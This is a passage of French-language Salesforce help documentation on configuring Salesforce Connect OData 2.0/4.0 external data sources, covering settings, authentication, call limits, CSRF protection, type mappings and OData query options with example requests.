d'authentification définis dans l'identifiant nommé. |
| `Expiration de la connexion` | Le délai d'attente (en secondes) d'une réponse du système externe avant expiration. Par défaut, la valeur est définie sur un maximum de 120 secondes.<br><br>Selon la disponibilité du système externe et la connexion à ce système, la récupération de données externes peut être très longue. Utilisez ce champ pour limiter le délai d'attente de chargement des données externes dans votre organisation. |
| `Objets externes inscriptibles` | Permet à la plate-forme Force.com et aux utilisateurs de cette organisation de créer, de mettre à jour et de supprimer des enregistrements dans des objets externes associés à la source de données externe. Les données des objets externes sont stockées hors de l'organisation. Par défaut, les objets externes sont en lecture seule. |

| Champ | Description |
| --- | --- |
| `Volume de données élevé` | Salesforce limite les taux de récupération et d'affichage de données à partir de systèmes externes. Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent. Reportez-vous à Considérations relatives aux volumes de données élevés pour Salesforce Connect: adaptateurs OData 2.0 et 4.0 à la page 5727.<br><br>Les sources de données externes avec un volume de données élevé sont toujours limitées à 10 000 requêtes OData par heure pour Enterprise Edition, Performance Edition et Unlimited Edition. Des limitations plus élevées sont disponibles sur demande. Reportez-vous à Considérations relatives à la limitation en nombre d'appels OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0 à la page 5726. |
| `Pagination pilotée par le serveur` | Généralement, les requêtes de données externes Salesforce Connect produisent des résultats volumineux qui sont répartis en lots ou en pages plus petits. Sélectionnez cette option pour que le comportement de pagination soit contrôlé par le système externe. Reportez-vous à Pagination pilotée par le client et pilotée par le serveur pour Salesforce Connect : adaptateurs OData 2.0 et 4.0 à la page 5717. |
| `Nombre de lignes de requête` | Inclut l'option de requête système `$inlinecount=allpages` dans les requêtes OData. Lorsque ce champ est sélectionné, la réponse comprend le nombre total de lignes de l'ensemble des résultats.<br><br>Certains systèmes externes ne prennent pas en charge l'option de requête système `$inlinecount=allpages`. Si vous recevez des erreurs ou si les délais de chargement sont longs en essayant d'accéder à leurs données, désélectionnez `Nombre de lignes de requête` dans la source de données externe. Cependant, dans ce cas la source de données externe et les objets externes associés ne prennent pas en charge la fonction d'agrégation `COUNT()` de SOQL, qui nécessite le nombre total de lignes. |
| `Compresser les requêtes` | Lorsque ce champ est sélectionné, Salesforce envoie des requêtes HTTP compressées au système externe. Assurez-vous que le système externe est configuré pour recevoir des données compressées en gzip. Salesforce accepte automatiquement les réponses compressées en gzip. |
| `Activer la recherche` | Détermine si les recherches globales SOSL et Salesforce interrogent également les objets externes qui sont associés à cette source de données externe.<br><br>Lorsque cette option est sélectionnée, vous pouvez contrôler les objets externes qui peut être recherchés en sélectionnant ou en désélectionnant `Autoriser la recherche` dans chaque objet externe.<br><br>Seuls les champs de texte, de zone de texte et de zone de texte long peuvent faire l'objet de recherches dans des objets externes. Si aucun champ ne peut être la cible d'une recherche dans un objet externe, les recherches sur cet objet ne renvoient pas d'enregistrement.<br><br>Sélectionnez cette option pour permettre l'affichage des objets externes associés à la source de données externe dans l'application téléchargeable Salesforce1 pour iOS et dans l'application navigateur mobile Salesforce1 utilisée sur les appareils iOS. |

| Champ | Description |
| --- | --- |
| `Option de requête personnalisée pour la recherche Salesforce` | Disponible uniquement pour l'adaptateur OData 2.0 pour Salesforce Connect. Si le producteur OData a mis en oeuvre et exposé une option de requête personnalisée de recherche de texte libre, saisissez le nom du paramètre de cette chaîne de requête.<br>Pour plus d'informations sur les options de requête personnalisée OData et les autres conventions d'URI, visitez le site `www.odata.org`.<br>Ce champ est sans effet lorsque l'option `Activer la recherche` est désactivée ou lorsque le producteur OData n'est pas configuré pour gérer correctement l'option de requête personnalisée.<br>Reportez-vous à Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 2.0. |
| `Utiliser des expressions de recherche de texte libre` | Disponible uniquement pour l'adaptateur OData 4,0 pour Salesforce Connect. Sélectionnez cette option pour utiliser l'option de recherche système `$search` au lieu de `$filter` dans les requêtes de recherche envoyées au système externe. Assurez-vous que le producteur OData est défini pour prendre en charge l'option de requête système `$search`.<br>Ce champ n'a aucun effet lorsque l'option `Activer la recherche` est désélectionnée.<br>Reportez-vous à Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 4,0. |
| `Format` | Le format utilisé par le producteur OData pour représenter des ressources, notamment des jeux de données.<br>Assurez-vous que le producteur OData est défini pour prendre en charge le format sélectionné. Pour plus d'informations sur les formats et les opérations de représentation, visitez le site `www.odata.org`. |
| `Compatibilité spéciale` | Sélectionnez Socrata uniquement si l'URL spécifie un point de terminaison Socrata Open Data. Reportez-vous à Considérations relatives à Socrata™ pour Salesforce Connect : adaptateurs OData 2.0 et 4.0 à la page 5728. |
| `Protection CSRF` | Si le système externe nécessite une protection CSRF (protection contre les attaques en falsification de requête inter-site) dans les requêtes pour créer, modifier ou supprimer ses données, sélectionnez cette option. Le cas échéant, votre organisation obtient un jeton et un cookie anti-CSRF depuis le système externe et les inclut dans chaque requête de création, de modification et de suppression. Reportez-vous à Considérations relatives à CSRF pour Salesforce Connect : adaptateurs OData 2.0 et 4.0 à la page 5728.<br>Disponible uniquement lorsque l'option `Objets externes inscriptibles` est sélectionnée. |
| `Nom du jeton anti-CSRF` | Le champ d'en-tête HTTP qui contient le jeton anti-CSRF. Le système externe détermine le nom du champ. Par défaut : Jeton X-CSRF<br>Disponible uniquement lorsque l'option `Protection CSRF` est sélectionnée. |
| `Certificat` | Si vous spécifiez un certificat, votre organisation Salesforce le fournit lorsque en établissant chaque connexion SSL bidirectionnelle avec le système externe. Ce certificat est utilisé pour les signatures numériques, qui vérifient que les requêtes proviennent de votre Salesforce. |

| Champ | Description |
|---|---|
| `Type d'identité` | Détermine si vous utilisez une ou plusieurs séries d'identifiants pour accéder au système externe. Reportez-vous à Type d'identité pour des sources de données externes à la page 5677.<br>Sélectionnez **Anonyme** uniquement si le système externe n'exige pas d'authentification. |

4. Sélectionnez le protocole d'authentification.
   - Si vous sélectionnez **Authentication par mot de passe**, saisissez le nom d'utilisateur et le mot de passe permettant d'accès au service externe.
   - Si vous sélectionnez **Oauth 2.0**, renseignez les champs ci-dessous.

| Champ | Description |
|---|---|
| `Fournisseur d'authentification` | Sélectionnez le fournisseur. Reportez-vous à À propos des fournisseurs d'authentification externes à la page 1026. |
| `Étendue` | Spécifie l'étendue des autorisations permettant de demander le jeton d'accès. Votre fournisseur d'authentification détermine les valeurs autorisées. Reportez-vous à Utilisation du paramètre d'étendue à la page 1060.<br>Remarque:<br>– La valeur que vous saisissez remplace la valeur `Étendues par défaut` qui est définie dans le fournisseur d'authentification spécifié.<br>– La définition d'étendues peut déterminer si chaque flux OAuth affiche un écran de consentement pour l'utilisateur.<br>– Nous recommandons de demander un jeton d'actualisation ou un accès hors ligne. Sinon, vous perdez l'accès au système externe à l'expiration du jeton. |
| `Démarrer le flux d'authentification à l'enregistrement` | Pour l'authentification au système externe et l'obtention d'un jeton OAuth, sélectionnez cette case. Ce processus d'authentification est appelé flux OAuth.<br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br>Répétez le flux OAuth lorsque vous avez besoin d'un nouveau jeton, par exemple lorsqu'il expire, ou si vous modifiez les champs `Étendue` ou `Fournisseur d'authentification`. |

5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Valider et synchroniser**, puis confirmez que la connexion est réussie.
7. Vous pouvez également sélectionner des tableaux puis cliquer sur **Synchroniser** pour exécuter les opérations ci-dessous avec chaque tableau.
   - Créer automatiquement un objet externe Salesforce.

- Créez automatiquement un champ personnalisé pour chaque colonne de tableau qui est compatible avec un type de champ de métadonnées Salesforce.

**Remarque:** Avant de synchroniser, lisez les considérations présentées dans les rubriques ci-dessous.

- Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs à la page 5682
- Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur OData 2.0 ou 4.0 à la page 5685

Alternativement, vous pouvez créer manuellement les objets externes et les champs personnalisés à mapper avec des données externes. Cela permet de personnaliser les noms d'objet externe, de déterminer les colonnes de tableau pour lesquelles créer des champs personnalisés et de personnaliser les noms des champs personnalisés. Toutefois, cette approche est plus longue et nécessite une maintenance manuelle.

CONSULTER ÉGALEMENT :

Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
Stockage des paramètres d'authentification pour les systèmes externes
Options des chaînes de requête OData
Mappage de type OData
Identifiants nommés

## Considérations relatives à Salesforce Connect : adaptateurs OData 2.0 et 4.0

Prenez connaissance des limitations, des recommandations et des comportements spéciaux spécifiques à l'utilisation de l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Considérations relatives au producteur OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Examinez les limitations et les recommandations relatives au service de données distant qui expose les données externes dans votre organisation Salesforce.

### Considérations relatives à la limitation en nombre d'appels OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Un objet externe référence des données qui sont stockées hors de Salesforce. L'accès à un objet externe nécessite un appel à son système externe associé. Salesforce impose une limitation dans le nombre de ces appels.

### Considérations relatives aux volumes de données élevés pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent.

### Considérations relatives à Socrata™ pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Socrata Open Data Protocol™ est généralement utilisé pour des données de santé et pour la collaboration entre les gouvernements et leurs citoyens. Salesforce Connect peut accéder aux données à partir de points de terminaison sauvegardés par Socrata Open Data Portal. Pour satisfaire aux exigences spécifiques à Socrata, définissez le champ `Compatibilité spéciale` de la source de données externe sur Socrata.

Considérations relatives à CSRF pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Prenez connaissance des comportements, des limitations et des recommandations spécifiques à la protection CSRF (protection contre la falsification de requête inter-site) dans les sources de données externes OData.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

## Considérations relatives au producteur OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Examinez les limitations et les recommandations relatives au service de données distant qui expose les données externes dans votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Validez votre producteur OData en utilisant l'outil de validation Open Data Protocol Service Validation Tool disponible à l'adresse `services.odata.org/validation`. Il vérifie votre mise en oeuvre par rapport aux spécifications OData et identifie les problèmes potentiels.
- Pour améliorer les performances des connexions à faible bande passante, configurez votre producteur OData pour la réception des données au format compressé en gzip. Dans la définition de la source de données externe dans Salesforce, sélectionnez ensuite `Requêtes compressées`. Vous pouvez également configurer le producteur OData pour envoyer des données compressées en gzip à Salesforce, qui accepte automatiquement les réponses compressées en gzip.
- Par défaut, Salesforce envoie chaque requête OData avec l'option de requête système `$inlinecount=allpages` La réponse comprend ainsi le nombre total de lignes de l'ensemble des résultats.

  Certains systèmes externes ne prennent pas en charge l'option de requête système `$inlinecount=allpages`. Si vous recevez des erreurs ou si les délais de chargement sont longs en essayant d'accéder à leurs données, désélectionnez `Nombre de lignes de requête` dans la source de données externe. Cependant, dans ce cas la source de données externe et les objets externes associés ne prennent pas en charge la fonction d'agrégation `COUNT()` de SOQL, qui nécessite le nombre total de lignes. Pour plus d'informations sur les conventions URI OData, visitez le site `www.odata.org`.
- Configurez votre producteur OData pour l'utilisation d'une taille de page suffisante afin d'éviter les allers-retours excessifs. L'interrogation d'un jeu de données volumineux avec une petite taille de page peut entraîner des délais importants en raison de la latence du réseau. Le chargement des pages Salesforce qui affichent des données externes peut être long.

  Par exemple, si les résultats de la requête incluent 100 enregistrements et que la taille de la page peut contenir seulement 5 enregistrements, 20 allers-retours sont nécessaires pour récupérer les résultats. Si la latence réseau est de 100 ms par aller-retour, la récupération des résultats nécessite 2 secondes (20 × 100 ms).

  Par comparaison, si la taille de la page peut contenir 20 enregistrements, 5 allers-retours seulement sont nécessaires pour récupérer les 100 enregistrements. Avec la même latence réseau de 100 ms par aller-retour, la récupération des résultats prend 0.5 seconde (5 × 100 ms).
- Pour consulter la liste des types OData prise en charge, reportez-vous à « Mappage de type OData » dans l'aide de Salesforce.

- Si votre source de données externe utilise l'adaptateur OData 4.0 et le format JSON, assurez-vous que le producteur OData les en-têtes qui contiennent le paramètre de format `odata.metadata=full`. Les autres variations, y compris `odata.metadata=minimal`, ne sont pas prises en charge.

CONSULTER ÉGALEMENT :

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Options des chaînes de requête OData

Mappage de type OData

## Considérations relatives à la limitation en nombre d'appels OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Un objet externe référence des données qui sont stockées hors de Salesforce. L'accès à un objet externe nécessite un appel à son système externe associé. Salesforce impose une limitation dans le nombre de ces appels.

Une organisation est limitée à :

- 10 000 appels OData par heure pour Enterprise Edition, Performance Edition et Unlimited Edition. Des limitations plus élevées sont disponibles sur demande.
- 1 000 appels OData par heure pour Developer Edition.

Pour obtenir les limitations de votre organisation et l'utilisation actuelle par rapport à ces limitations, utilisez la ressource `Limits` dans l'API REST Force.com.

Salesforce effectue un appel externe OData à chaque opération suivante :

- Un utilisateur clique sur l'onglet d'un objet externe pour une vue de liste.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet externe.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet parent qui affiche une liste associée des enregistrements d'objet externe enfants.
- Un utilisateur effectue une recherche globale Salesforce.
- Un utilisateur crée, modifie ou supprime un enregistrement d'objet externe (ne s'applique pas à l'adaptateur inter-organisations).
- Un utilisateur exécute rapport.
- L'aperçu est chargé dans le générateur de rapport.
- Un objet externe est interrogé via des flux, des API, Apex, SOQL ou SOSL.
- Vous validez ou synchronisez une source de données externe.

Si vos utilisateurs ou applications rencontrent des erreurs relatives à la limitation du nombre d'appels OData, essayez les solutions ci-dessous.

- Sélectionnez `Volume de données élevé` dans la définition de la source de données externe. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent.
- Réduisez le nombre de requêtes SOQL et SOSL exécutées.
- Si vous avez un code Apex qui invoque le système externe, modifiez ce code afin de mettre en cache les données externes souvent accédées qui changent rarement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Pour demander une augmentation de limitation, contactez Salesforce.

CONSULTER ÉGALEMENT :

*Force.com REST API Developer Guide* : Limitations des organisations

Considérations relatives aux volumes de données élevés pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Considérations relatives à Salesforce Connect : adaptateurs OData 2.0 et 4.0

## Considérations relatives aux volumes de données élevés pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Les fonctionnalités suivantes ne sont pas disponibles pour les objets externes associés à des sources externes avec des volumes de données importants.
  - Accès via Lightning Experience
  - Accès via Salesforce1
  - Présentation des listes d'éléments récents
  - Fils d'enregistrement
  - Rapports et tableaux de bord
  - Objets externes inscriptibles
- Aucun ID Salesforce n'est attribué aux enregistrements d'objets externes associés à des sources externes avec des volumes de données élevés.
- Dans les pages de détail d'enregistrement d'objets externes associés à des sources de données externes de volume élevé, les boutons et les liens personnalisés qui appellent JavaScript ne sont pas pris en charge.
- La protection CSRF des objets externes inscriptibles n'est pas disponible pour les sources de données externes haut volume.

CONSULTER ÉGALEMENT :

*Force.com REST API Developer Guide* : Limitations des organisations

Considérations relatives à la limitation en nombre d'appels OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Considérations relatives à CSRF pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

### Considérations relatives à Socrata™ pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Socrata Open Data Protocol™ est généralement utilisé pour des données de santé et pour la collaboration entre les gouvernements et leurs citoyens. Salesforce Connect peut accéder aux données à partir de points de terminaison sauvegardés par Socrata Open Data Portal. Pour satisfaire aux exigences spécifiques à Socrata, définissez le champ `Compatibilité spéciale` de la source de données externe sur Socrata.

Socrata ne prend pas en charge la colonne (`_id`) de l'identificateur de ligne dans les clauses `$select` et `$orderby` des requêtes OData. Lorsque Socrata est sélectionné dans le champ `Compatibilité spéciale` :

- Les requêtes OData ne contiennent pas de colonne `_id` dans les clauses `$select`.
- Si une colonne `_id` est synchronisée depuis un point de terminaison Socrata, le champ personnalisé qui en résulte tant l'objet externe ne peut pas être trié.
- Si vous définissez manuellement le champ personnalisé d'un objet externe en utilisant `_id` en tant que `Nom de colonne externe`, assurez-vous de sélectionner l'attribut `Tri désactivé` pour ce champ personnalisé.

Si vous modifiez le champ `Compatibilité spéciale` dans une source de données externe, nous recommandons de resynchroniser ses objets externes. Alternativement, vous pouvez effectuer un test afin de déterminer si les requêtes ou l'accès utilisateur aux objets externes renvoient des erreurs, puis resynchroniser uniquement les objets externes créent des problèmes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Considérations relatives à Salesforce Connect : adaptateurs OData 2.0 et 4.0

### Considérations relatives à CSRF pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Prenez connaissance des comportements, des limitations et des recommandations spécifiques à la protection CSRF (protection contre la falsification de requête inter-site) dans les sources de données externes OData.

- La protection CSRF n'est pas disponible pour les sources de données externes avec des volumes de données importants.
- Assurez-vous que l'URL de la source de données externe commence par `https://` afin de permettre au HTTP sécurisé d'empêcher tout accès non autorisé au jeton et au cookie anti-CSRF.
- En plus de l'activation de la protection CSRF dans la source de données externe, nous recommandons de garder la protection CSRF activée dans les paramètres de sécurité de session de votre organisation. Ces paramètres de session sont activés par défaut. Ils protègent vos données Salesforce et vos données externes des attaques en falsification de requête inter-site (CSRF).
  - `Activer la protection CSRF dans les requêtes GET des pages hors configuration`
  - `Activer la protection CSRF dans les requêtes POST des pages hors configuration`

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Modification des paramètres de sécurité de session

## Référence OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Découvrez la mise en oeuvre Salesforce du protocole Open Data (OData) pour accéder à des systèmes externes avec Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Mappage de type OData

Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce lors de la synchronisation des métadonnées et de la conversion des valeurs entre Salesforce et les systèmes externes.

Options des chaînes de requête OData

Les adaptateurs OData pour Salesforce Connect utilisent un sous-ensemble des fonctions système et constructions d'expression de filtre OData 2.0 et 4.0 pour interroger des systèmes externes.

CONSULTER ÉGALEMENT :

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

### Mappage de type OData

Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce lors de la synchronisation des métadonnées et de la conversion des valeurs entre Salesforce et les systèmes externes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Mappage de type OData 2.0

Découvrez comment l'adaptateur OData 2.0 pour Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce.

Mappage de type OData 4,0

Découvrez comment l'adaptateur OData 4,0 pour Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce.

#### Mappage de type OData 2.0

Découvrez comment l'adaptateur OData 2.0 pour Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Lors de la synchronisation des métadonnées et de la conversion des valeurs entre Salesforce et un système externe, Salesforce Connect prend en charge uniquement les types suivants.

Types OData 2.0 primitifs

| Type OData 2.0 | Type de champ de métadonnées Salesforce |
|---|---|
| Binaire | Zone de texte |
| Booléen | Case à cocher |
| Octet | Numérique |

| Type OData 2.0 | Type de champ de métadonnées Salesforce |
|---|---|
| Date Heure | Date Heure |
| Décalage Date Heure | Date Heure |
| Décimal | Numérique |
| Double | Numérique |
| Guid | Texte |
| Int16 | Numérique |
| Int32 | Numérique |
| Int64 | Numérique |
| SByte | Numérique |
| Unique | Numérique |
| Chaîne | Texte lorsque la longueur déclarée de la colonne de chaîne OData est inférieure ou égale à 255 caractères<br>Zone de texte longue lorsque la longueur déclarée de la colonne de chaîne OData est supérieure à 255 caractères |
| Heure | Texte |

Conseil: Une valeur binaire d'un système externe est représentée dans Salesforce en tant que chaîne codée en base64. Vous pouvez la convertir en valeur de type `Blob` à l'aide de la méthode Apex `EncodingUtil.base64Decode(inputString)`.

Types OData 2.0 complexes

Salesforce Connect prend en charge les types OData complexes comme suit.

- Les données externes de type complexe sont réduites en chaînes contenant les noms de champs et les valeurs. Par exemple, une adresse est réduite en chaîne suivante :

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Un champ personnalisé d'objet externe associé à un type OData complexe dans le système externe est toujours en lecture seule, même si l'objet externe est inscriptible.

CONSULTER ÉGALEMENT :

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Référence OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

*Guide du développeur Apex* : Classe EncodingUtil : `base64Decode(inputString)`

### Mappage de type OData 4,0

Découvrez comment l'adaptateur OData 4,0 pour Salesforce Connect mappe les types OData avec les types de champ de métadonnées Salesforce.

Lors de la synchronisation des métadonnées et de la conversion des valeurs entre Salesforce et un système externe, Salesforce Connect prend en charge uniquement les types suivants.

Types OData 4,0 primitifs

| Type OData 4.0 | Type de champ de métadonnées Salesforce |
|---|---|
| Binary | TextArea |
| Boolean | Case à cocher |
| Byte | Nombre |
| Date | DateTime |
| DateTimeOffset | DateTime |
| Decimal | Nombre |
| Double | Nombre |
| Guid | Texte |
| Int16 | Nombre |
| Int32 | Nombre |
| Int64 | Nombre |
| SByte | Nombre |
| Single | Nombre |
| Chaîne | Texte lorsque la longueur déclarée de la colonne de chaîne OData est inférieure ou égale à 255 caractères<br>Zone de texte longue lorsque la longueur déclarée de la colonne de chaîne OData est supérieure à 255 caractères |

Conseil: Une valeur binaire d'un système externe est représentée dans Salesforce en tant que chaîne codée en base64. Vous pouvez la convertir en valeur de type `Blob` à l'aide de la méthode Apex `EncodingUtil.base64Decode(inputString)`.

Types OData 4,0 complexes

Salesforce Connect prend en charge les types OData complexes comme suit.

- Les données externes de type complexe sont réduites en chaînes contenant les noms de champs et les valeurs. Par exemple, une adresse est réduite en chaîne suivante :

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Un champ personnalisé d'objet externe associé à un type OData complexe dans le système externe est toujours en lecture seule, même si l'objet externe est inscriptible.

CONSULTER ÉGALEMENT :

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Référence OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

*Guide du développeur Apex* : EncodingUtil Class : `base64Decode(inputString)`

## Options des chaînes de requête OData

Les adaptateurs OData pour Salesforce Connect utilisent un sous-ensemble des fonctions système et constructions d'expression de filtre OData 2.0 et 4.0 pour interroger des systèmes externes.

Lorsque vos utilisateurs ou la plate-forme Force.com interagissent avec des objets externes, l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect convertit ces actions en requêtes OData. Salesforce effectue un appel externe OData à chaque opération suivante :

- Un utilisateur clique sur l'onglet d'un objet externe pour une vue de liste.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet externe.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet parent qui affiche une liste associée des enregistrements d'objet externe enfants.
- Un utilisateur effectue une recherche globale Salesforce.
- Un utilisateur crée, modifie ou supprime un enregistrement d'objet externe (ne s'applique pas à l'adaptateur inter-organisations).
- Un utilisateur exécute rapport.
- L'aperçu est chargé dans le générateur de rapport.
- Un objet externe est interrogé via des flux, des API, Apex, SOQL ou SOSL.
- Vous validez ou synchronisez une source de données externe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Les sections ci-dessous présentent la mise en oeuvre de Salesforce Connect en tant que consommateur des services OData. Salesforce crée automatiquement les requêtes OData, ce qui vous (administrateur ou développeur) libère de cette tâche. Toutefois, comprendre comment les requêtes OData sont générées (ou tenter des requêtes OData manuelles) peut faciliter la résolution des problèmes rencontrés avec le producteur OData du système externe. Pour plus d'informations sur chaque option de chaîne de requête, visitez le site `www.odata.org`.

Salesforce Connect prend charge uniquement les options de requête système OData suivantes. Les autres options des spécifications OData 2.0 et 4.0 ne sont pas utilisées.

- `$count` (OData 4.0 uniquement) à la page 5733
- `$filter` à la page 5733
- `$inlinecount` (OData 2.0 uniquement) à la page 5733
- `$orderby` à la page 5734
- `$search` (OData 4.0 uniquement) à la page 5734
- `$select` à la page 5734
- `$skip` à la page 5735
- `$top` à la page 5735
- Option de requête personnalisée OData 2.0 à la page 5735

### `$count` (OData 4.0 uniquement)

Spécifie que la réponse doit inclure le nombre de lignes que l'URI identifie après l'application d'options de requête système `$filter`, mais avant l'application d'options de requête système `$top` et `$skip`.

Lorsque l'option `Nombre de lignes de requête` est activée dans la source de données externe, Salesforce inclut `$count=true` dans toutes les requêtes OData 4.0 de cette source de données externe afin de déterminer le nombre total d'éléments dans chaque ensemble de résultats. Si l'option `Nombre de lignes de requête` est désactivée, Salesforce inclut `$count=false` dans toutes les requêtes OData 4.0 de la source de données externe.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Afficher ou accéder à un objet externe. |
| Requête SOQL | N'importe quelle requête SOQL d'un objet externe |
| Requête OData générée | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$count=true`**`&$top=26` |

### `$filter`

Filtre la collecte de ressources qui est adressée par une URL de requête. La réponse contient les résultats qui sont évalués sur `true`.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Ouvre une vue de liste de villes à partir d'enregistrements de fournisseurs en filtrant le pays par USA. |
| Requête SOQL | `SELECT City__c FROM Suppliers__x` **`WHERE Country__c = 'USA'`** `ORDER BY City__c ASC LIMIT 26` |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,SupplierID&$inlinecount=allpages&`**`$filter=Country+eq+'USA'`**`&$top=26` |

### `$inlinecount` (OData 2.0 uniquement)

Spécifie que la réponse doit inclure un décompte de nombre de lignes que l'URI identifie après l'application d'options de requête système `$filter`, mais avant l'application d'options de requête système `$top` et `$skip`.

Lorsque `Nombre de lignes de requête` est activé dans la source de données externe, Salesforce utilise `$inlinecount` dans toutes les requêtes OData 2.0 de cette source de données externe afin de déterminer le nombre total d'éléments de chaque ensemble de résultats. Si `Nombre de lignes de requête` est désactivé, `$inlinecount` est exclu de toutes les requêtes OData 2.0 de la source de données externe.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Afficher ou accéder à un objet externe. |

| Exemples | |
|---|---|
| Requête SOQL | N'importe quelle requête SOQL d'un objet externe. |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$inlinecount=allpages`**`&$top=26` |

### `$orderby`

Si les résultats définis par ordre ascendant ou descendant.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Ouvre une vue de liste d'enregistrements de fournisseur organisés par nom de société. |
| Requête SOQL | `SELECT CompanyName__c,ContactName__c FROM Suppliers__x` **`ORDER BY CompanyName__c ASC`** `LIMIT 26` |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?`**`$orderby=CompanyName`**`&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26` |

### `$search` (OData 4.0 uniquement)

